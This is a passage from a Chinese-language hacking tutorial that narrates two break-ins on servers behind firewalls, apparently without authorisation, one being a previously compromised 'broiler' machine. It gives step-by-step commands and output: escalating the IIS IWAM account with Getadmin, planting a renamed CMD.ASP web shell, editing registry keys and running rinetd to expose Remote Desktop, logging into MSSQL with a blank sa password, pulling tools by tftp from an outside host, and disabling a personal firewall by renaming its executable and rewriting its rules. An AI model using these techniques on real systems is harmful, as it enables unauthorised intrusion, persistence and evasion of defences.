从图6可以看出，我们运气不错，获得了目标shell。这里我们能够穿过防火墙是因为ASPCODE使用了HTTP隧道技术的连接方式。HTTP使用80端口，该端口是防火墙的合法端口，所以轻轻松松的就穿过了防火墙，如图7。

```
  TCP    0.0.0.0:2261           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2262           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2263           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2264           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2265           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5670           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8773           0.0.0.0:0              LISTENING
  TCP    169.254.228.183:139    0.0.0.0:0              LISTENING
  TCP    219.1[redacted].194.113:80    219.1[redacted].194.145:10068  ESTABLISHED
  TCP    219.1[redacted].194.113:139   0.0.0.0:0              LISTENING
  TCP    219.1[redacted].194.113:445   [redacted]             ESTABLISHED
  TCP    219.1[redacted].194.113:2100  [redacted]             SYN_SENT
```

图7

(HTTP隧道技术：把所有要传送的数据全部封装到HTTP协议里进行传送，渗透者一般可以采用这种方式欺骗躲过防火墙的包过滤从而令防火墙不阻拦其数据传输，类似的程序还有webdav都是可以穿过防火墙而直接得到shell的)。仅仅穿过防火墙是不够的，还要进一步控制，用IPCONFIG /ALL查看当前服务器的IP，发现为192.168.0.254、网关为192.168.0.1，如图8。

```
C:\WINNT\system32>IPCONFIG /ALL

Windows 2000 IP Configuration

        Host Name . . . . . . . . . . . . : SERVER
        Primary DNS Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Broadcast
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : Realtek RTL8139(A) PCI Fast Ethernet
 Adapter
        Physical Address. . . . . . . . . : 00-E0-44-C3-D6-E1
        DHCP Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.0.254
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.0.1
        DNS Servers . . . . . . . . . . . : 202.103.0.117
                                            202.103.24.68

C:\WINNT\system32>
```

图8

呵呵！能看出来吗？服务器前面有路由器。这个结果跟分析篇的第一种防御方式几乎是一样的。好了，现在我们明白它的组网方式了，路由器加上NAT功能。这样的防火墙虽然屏蔽了对外的端口，不能从本地上传，但可以从远端使用TFTP反向连接到本

地下载。虽然 Copy 到目标服务器上的方式不一样，但最终的效果还是一样的（即 1 不能上传文件到 2，但 2 可以从 1 下载文件回来）。

接下来，我上传了 Getadmin 这个文件到目标服务器（**注：** Getadmin 是 NT/2K 下的权限提升工具），然后用该工具把 IWAM_SERVER 这个用户提升为 ADMIN 权限（这个过程，以前相关文章说得太多，就不详述了）。

> **LOOK 注意** 这里为什么提升 IWAM_SERVER 的权限，而不是用 Getadmin 工具去创建一个新的账号并提升呢？因为目前有防火墙的限制只允许使用 21 和 80 端口，就算创建一个 ADMIN 账户也没有地方使用。所以不如提升 IWAM_SERVER 等待对方重启后用 WEB 方式来控制后续的操作。（对于 IIS 的账号很多资料上说是 IUSR_XXX，其实提升这个账号是没有用的。应该提升的账号是 IWAM_XXX 这个账号。IWAM_XXX 是启动 iis 的进程账号！！web 访问继承改账号权限）

提升完毕，我接着还是用 TFTP 反向上传了 CMD.ASP 到对方的 C:\INETPUB\WWWROOT 目录（此目录是他存放网页的目录），并将该文件改名，以达到隐蔽的效果。完成这一切后就等对方重启吧！

第二天上线查看 ASP 页面，果然有权限了。没话说，按普通方式打开 3389 端口吧，这里又有问题出现了。3389 端口在路由上并没有打开，所以我们可以用两种方法：

一.停止 FTP 服务，将 3389 服务的端口改为 21。然后再用 3389 客户端直接连接 21 端口。把 3389 改为 21，我们需要修改注册表，相关修改键值如下：

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControl
Set\Control\Terminal Server\Wds\rdpwd\Tds\tcp]
"PortNumber"=dword:00000d3e

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControl
Set\Control\Terminal Server\WinStations\RDP-Tcp]
"PortNumber"=dword:00000d3e
```

将上面两处涉及到的“dword:00000d3e”改成“dword:00000015”就可以了。

二、停止 FTP 服务，然后用端口转发软件将 21 端口数据转发到 3389 端口。然后再用 3389 客户端直接连接 21 端口。推荐使用端口转发软件 rinetd.exe。具体步骤为：

1、创建一个文本文件内容如下：

```
XXX.XXX.193.199 21 192.168.0.254 3389
```

> **LOOK 注意** 其中 XXX.XXX.193.199 是服务器的公网 IP，这里是 XXX.XXX.193.199，21 为公网 IP 开放的端口。192.168.0.254 3389 是服务器内部网 IP 和需要转发到的目的端口。

2、上传 rinetd.exe 和新创建的文本文件到服务器的同一目录，然后执行命令：

```
rinetd.exe -c 11.txt
```

就可以了。如图 9：

接下来的事情就不用说了！打电话通知了朋友，让它自己用 3389 客户端连接 21 端口看看。看到这里，可能有朋友会问，你为什么不在服务器重启以前就直接端口转发用 3389 控制服务器呢？问得好！因为 ASPCODE 溢出得到的权限是 GUEST，21 端口当时被 FTP 服务占用。GUEST 权限是不能停止服务的，所以只有让他重启，然后我用 WEB 界面的 ADMIN 权限才能去停止 FTP 服务，从而释放 21 端口。怎么样，路由类型的防火墙突破就是这么简单哦！接下来我们再来看第二个例子。




图 9

例二

首先说明一下这个例子很有乐，以前控制了一台肉鸡本来也没有什么。因为把漏洞通知了管理员，慢慢的，跟管理员也混熟了。一天准备登陆肉鸡的时候发现上不去了，很奇怪！于是准备来详细的查查原因了。

照例先扫描，使用 x-way 点击开始扫描后，扫描器没有任何反映并且不能关闭，看来又遇到防火墙了。**提示：**当对开有个人防火墙的机器进行扫描的时候，大部分的扫描会被拦截，这时，扫描器呈等待目标响应状，故容易出现扫描器没有任何反应且不能关闭状态。关闭扫描器，使用 ping 命令测试对方 icmp 响应，结果 ping 报告没有数据包返回。看来对方在服务器上装了一个屏蔽了 ICMP 的防火墙。那么现在只能在端口上看看了。使用 SuperScan 填入对方 Ip，并将“只扫描 ping 后有回应”选项前的勾去掉，再选中“所有端口定义”将范围定在 1-4000 的范围（太大的反而没有意义了）如图 10：




图 10

从图 10 我们可以看出目标只开放了 1433 端口，原来的后门和服务端口全部没有了，看来是换系统了。先看看他 sql 有没有打补丁了，如果没有的话也许可以利用 sql2.exe 来尝试溢出了。我用 SQLWormScanner 扫描了该 IP 一下，结果报告大失所望，看来 sql2.exe 是无法用了。如图 11：




图 11

扫描报告

共试图扫描1台计算机
安装SQL Server 2000的机器共1台
其中有0台计算机存在安全漏洞
存在安全漏洞的机器IP地址列表为：
启动SQL Server且安全的机器IP地址列表为：
xxx.xxx.197.206
欢迎访问绿盟科技网站(http://www.nsfocus.com)获取进一步信息

看来需要放弃了，最后来猜测一下sql服务的密码吧。使用"sqlcmd ip 用户名 密码"这个格式连接服务器测试吧！

```
Sqlcmd xxx.xxx.197.206 sa ""
```

如图12：

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>d:

D:\>cd x-way2.5

D:\X-way2.5>sqlcmd [redacted].197.206 sa ""
              ****************************************************
                   SQL Remote Command For X-WAY1.0 By Phoenix
                   Email:phoenix_cc@163.net
                   Http://deathqueen.home.chinaren.com
              ****************************************************

                 Connect to [redacted].197.206 MSSQL sever success
SqlCmd>_
```

图12

哇，菜！好运气，这就是传说中的sql弱口令了。没这么好运吧！有可能这个服务器还在安装中，所以只是暂时安装了一个屏蔽了ICMP的防火墙也说不定哦！

不管他了，先弄清楚防火墙的类型再说吧。使用ipconfig /all看看本机的Ip设置。如图13：

```
Ethernet adapter 本地连接:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Realtek RTL8139 Family PCI Fast Ethernet
NIC
   Physical Address. . . . . . . . . : 00-E0-4D-20-44-21
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 192.168.4.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

PPP adapter 宽带连接:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : WAN (PPP/SLIP) Interface
   Physical Address. . . . . . . . . : 00-53-45-00-00-00
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : [redacted].197.206
   Subnet Mask . . . . . . . . . . . : 255.255.255.255
   Default Gateway . . . . . . . . . : [redacted].197.206
   DNS Servers . . . . . . . . . . . : 202.103.24.68
                                       202.103.0.117
   NetBIOS over Tcpip. . . . . . . . : Disabled
   NetBIOS over Tcpip. . . . . . . . : Disabled
SqlCmd>_
```

图13

看来服务器前面没有路由器做的防火墙或者专业的防火墙哦，那么再来查看一下它的文件目录。(重点要查看一下Program Files目录下的文件夹)如图14。

FireWall? 在c:\ Program Files下发现一个FireWall目录。不用说了，是防火墙哦，进入FireWall目录用dir查看文件，就是天网防火墙了。这个时候如果用tftp来下载软件的话会超时失败的，如图15。

```
 卷的序列号是 E084-9826
 c:\Progra~1 的目录
 c:\Progra~1 的目录
2003-08-20  09:22    <DIR>          .
2003-08-20  09:22    <DIR>          ..
2003-08-12  11:17    <DIR>          AC3Filter
2003-08-12  10:53    <DIR>          ACD Systems
2003-08-12  10:51    <DIR>          Add-Remove Pro
2003-08-12  14:46    <DIR>          Adobe
2003-08-12  15:07    <DIR>          aod
2003-08-12  21:21    <DIR>          ASP.NET
2003-08-13  10:25    <DIR>          BitTorrent
2003-08-19  10:47    <DIR>          ComicsViewer_chn
2003-08-15  19:57    <DIR>          Common Files
2003-08-12  09:57    <DIR>          ComPlus Applications
2003-08-12  10:25    <DIR>          Creative
2003-08-12  11:22    <DIR>          D-Tools
2003-08-14  08:03    <DIR>          Design Science
2003-08-12  17:20    <DIR>          Digital
2003-08-12  22:16    <DIR>          DivX
2003-08-20  09:43    <DIR>          EDiary2.51
2003-08-12  14:57    <DIR>          EditPlus 2
2003-08-12  10:39    <DIR>          FlashGet
2003-08-12  15:00    <DIR>          FireWall
2003-08-12  20:23    <DIR>          GlobalSCAPE
```

图14

```
              68 个目录    596,692,992 可用字节
SqlCmd>tftp -i 211.151.128.11 get pslist.exe
Timeout occurred
 Connect request failed
 Connect request failed
SqlCmd>
```

图15

看来下面的首要任务是如何关闭防火墙了。

> **注意** 在网络上很多朋友说用pslist列出远程进程，然后用pskill杀掉防火墙的进程就可以了。这个说法是不对的！pslist和pskill是要在知道超级用户的密码以后，用超级用户建立ipc$才可以列举和杀掉进程的。而一般个人防火墙都缺省对139端口进行了屏蔽，所以根本就不能建立ipc$连接，既然连接都不能建立又何谈可以列举和杀掉进程呢？

目前还不能上传文件，个人防火墙突破的关键就在这个地方。这里几乎没有任何东西可以帮你关闭防火墙的，但防火墙总要关闭啊！否则下一步的动作就无法开展。




图16

这里发现一个很有趣的问题，防火墙的主执行文件执行后，虽然不能删除但却可以改名。我们可以将防火墙的主执行文件改名后再重启服务器，这样系统会因为找不到文件而不执行防火墙的主执行文件的。

这里天网防火墙的主执行文件是PFWMain.exe我们将他改名为111.exe执行命令：ren PFWMain.exe 111.exe，这里的道理很简单我就不多说了。等待服务器重启以后，再扫描一次，发现80端口也打开了。将目标服务器上的\FireWall\Rules\AppRule.dat复制到c:\inetpub\wwwroot下，然后从IE中将AppRule.dat文件下载到本地。并在本地也安装一个天网将AppRule.dat替换本地的同名文件。然后运行天网这时候你可以看到对方的程序访问控制策略了。**注：**AppRule.dat为天网防火墙的规则文件。我在这里添加了允许tftp访问网络规则。在本地的cmd下执行tftp命令随便访问一个IP、这个IP存不存在都无所谓。然后防火墙会弹出是否允许tftp访问网络的对话框，这里我们当然要通过了。如图16：

好了，添加完tftp以后，我们再来更改一下端口策略，一般都用3389控制比较爽，那么现在就让防火墙允许3389的连接吧。打开IP自定义规则添加一条新规则，在里面选中TCP页面并在本地端口栏填入3389，如图17：

